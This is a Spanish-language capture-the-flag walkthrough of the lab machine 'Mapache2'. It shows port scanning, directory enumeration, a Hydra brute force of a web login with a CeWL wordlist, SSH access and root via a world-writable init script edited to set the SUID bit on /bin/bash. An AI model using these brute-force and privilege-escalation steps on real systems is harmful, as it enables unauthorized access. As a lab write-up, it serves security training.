



Mapache2

Autor: d1se0

Dificultad: Medio


Fecha de creación: 29/08/2024

Vamos a desplegar la maquina vulnerable.




```
❯ sudo bash auto_deploy.sh mapache2.tar
[sudo] contraseña para caan31:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Haremos un escaneo profundo de los puertos abiertos de la máquina.




```
❯ sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```




```
❯ cat Puertos
       File: Puertos
# Nmap 7.95 scan initiated Mon Oct 20 20:25:03 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000070s latency).
Scanned at 2025-10-20 20:25:04 CEST for 2s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 64
| ssh-hostkey:
|   256 2e:9e:60:04:ea:da:48:98:7a:e3:eb:f5:8e:25:83:33 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPh6UqEY++e9Kf6SVPV8+FwzeSzn1Sb0a5BjOpOhmjfJq4/cPpz7ZuUzWpqkjPx71va69
|   256 64:0a:26:78:24:8e:1a:75:54:5a:58:bc:f4:18:ce:4e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIADa8Dt31nScLWTk1pM77PTDusyfx57GAuWtGyGFGRpA
80/tcp   open  http    syn-ack ttl 64
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: Hackerspace - Welcome
3306/tcp open  mysql   syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
# Nmap done at Mon Oct 20 20:25:06 2025 -- 1 IP address (1 host up) scanned in 3.15 seconds
```

Vemos que tenemos el servicio http, así que haremos un gobuster para listar directorios escondidos.




```
❯ sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,py,txt
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login.php            (Status: 200) [Size: 883]
/db.php               (Status: 200) [Size: 0]
/index.html           (Status: 200) [Size: 3481]
/logout.php           (Status: 200) [Size: 3481]
```

Encontramos un login.php.




Tambien encontramos una pista en el puerto 3306




```
We have to change this, I told Medusa to protect this more.
```

Despues de hacer un ataque con el rockyou y no tener resultados, haremos un ataque con un diccionario generado con cewl, que recolecta datos y genera un diccionario.



```
❯ cewl http://172.17.0.2 > password
```


Ahora hacemos el ataque de fuerza bruta y vemos que encontramos la contraseña.



```
❯ hydra -l medusa -P password  172.17.0.2 http-post-form "/login.php:username=medusa&password=^PASS^:Invalid credentials"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-20 20:26:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 139 login tries (l:1/p:139), ~9 tries per task
[DATA] attacking http-post-form://172.17.0.2:80/login.php:username=medusa&password=^PASS^:Invalid credentials
[80][http-post-form] host: 172.17.0.2   login: medusa   password: enthusiasts
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-20 20:27:00
```

Ahora cuando nos logeamos, encontramos la siguiente pista.


El usuario será Kinder y contraseña medusa.



```
<!DOCTYPE html>
<html lang="en"> scroll
 <head>⋯</head>
 <body> flex
  <div class="header">⋯</div>
  <div class="content"> overflow
   <div class="secret-box">
    <h2>Secret Content</h2>
    <p>⋯</p>
    <div class="data-stream">⋯</div>
   </div>
  </div>
 </body>
</html>
<!--I hope my boss doesn't kill me, but I tell kinder what a mess medusa made with the message from the port.-->
```


```
inline
element {
}
style.css:138
.data-stream {
background-color: #000;
padding: 15px;
border-radius: 8px;
font-family: 'Courier
```

Accedemos por ssh a este usuario.




```
❯ ssh Kinder@172.17.0.2
Kinder@172.17.0.2's password:
Permission denied, please try again.
Kinder@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Kinder@59764789fc6b:~$ 
```

Ahora hacemos un sudo -l para ver si contamos con con binarios por donde podamos escalar privilegios.




```
Kinder@59764789fc6b:~$ sudo -l
Matching Defaults entries for Kinder on 59764789fc6b:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User Kinder may run the following commands on 59764789fc6b:
    (ALL : ALL) NOPASSWD: /usr/sbin/service apache2 restart
```

Encontramos que uno es apache2 y buscaremos a ver en que directorios se encuentra. Encontramos init.d que es por donde ejecuta todos los programas start restart, etc.




```
Kinder@59764789fc6b:~$ find / -name apache2 2>/dev/null
/run/lock/apache2
/run/apache2
/usr/lib/apache2
/usr/lib/php/8.3/sapi/apache2
/usr/sbin/apache2
/usr/share/bug/apache2
/usr/share/lintian/overrides/apache2
/usr/share/doc/apache2
/usr/share/apache2
/var/lib/php/modules/8.3/apache2
/var/lib/apache2
/var/cache/apache2
/var/log/apache2
/etc/init.d/apache2
/etc/cron.daily/apache2
/etc/logrotate.d/apache2
/etc/apache2
/etc/ufw/applications.d/apache2
/etc/php/8.3/apache2
Kinder@59764789fc6b:~$
```

Vamos a este directorio y vemos que tenemos permisos para poder hacer lo que queramos con el script de apache2.




```
Kinder@59764789fc6b:~$ cd /etc/init.d
Kinder@59764789fc6b:/etc/init.d$ ls -la
total 36
drwxrwxrwx 1 root root 4096 Aug 23  2024 .
drwxr-xr-x 1 root root 4096 Oct 20 20:24 ..
-rwxr-xr-x 1 root root 2489 Mar 18  2024 apache-htcacheclean
-rwxrwxrwx 1 root root 8141 Aug 23  2024 apache2
-rwxr-xr-x 1 root root 3152 Dec  5  2023 dbus
-rwxr-xr-x 1 root root 1421 Aug 23  2024 message-server
-rwxr-xr-x 1 root root  959 Mar 24  2024 procps
-rwxr-xr-x 1 root root 4060 Apr  4  2024 ssh
Kinder@59764789fc6b:/etc/init.d$
```

Lo vamos a editar y añadiremos el siguiente comando para que cuando lo ejecutemos, al escribir bash -p, nos lance una terminal como root.



```
#!/bin/sh

chmod u+s /bin/bash
```

Ahora volvemos a ejecutar esto como sudo y escribimos bash -p y ahora somos root.



```
Kinder@59764789fc6b:/etc/init.d$ sudo /usr/sbin/service apache2 restart
Kinder@59764789fc6b:/etc/init.d$ bash -p
bash-5.2# whoami
root
bash-5.2# 
```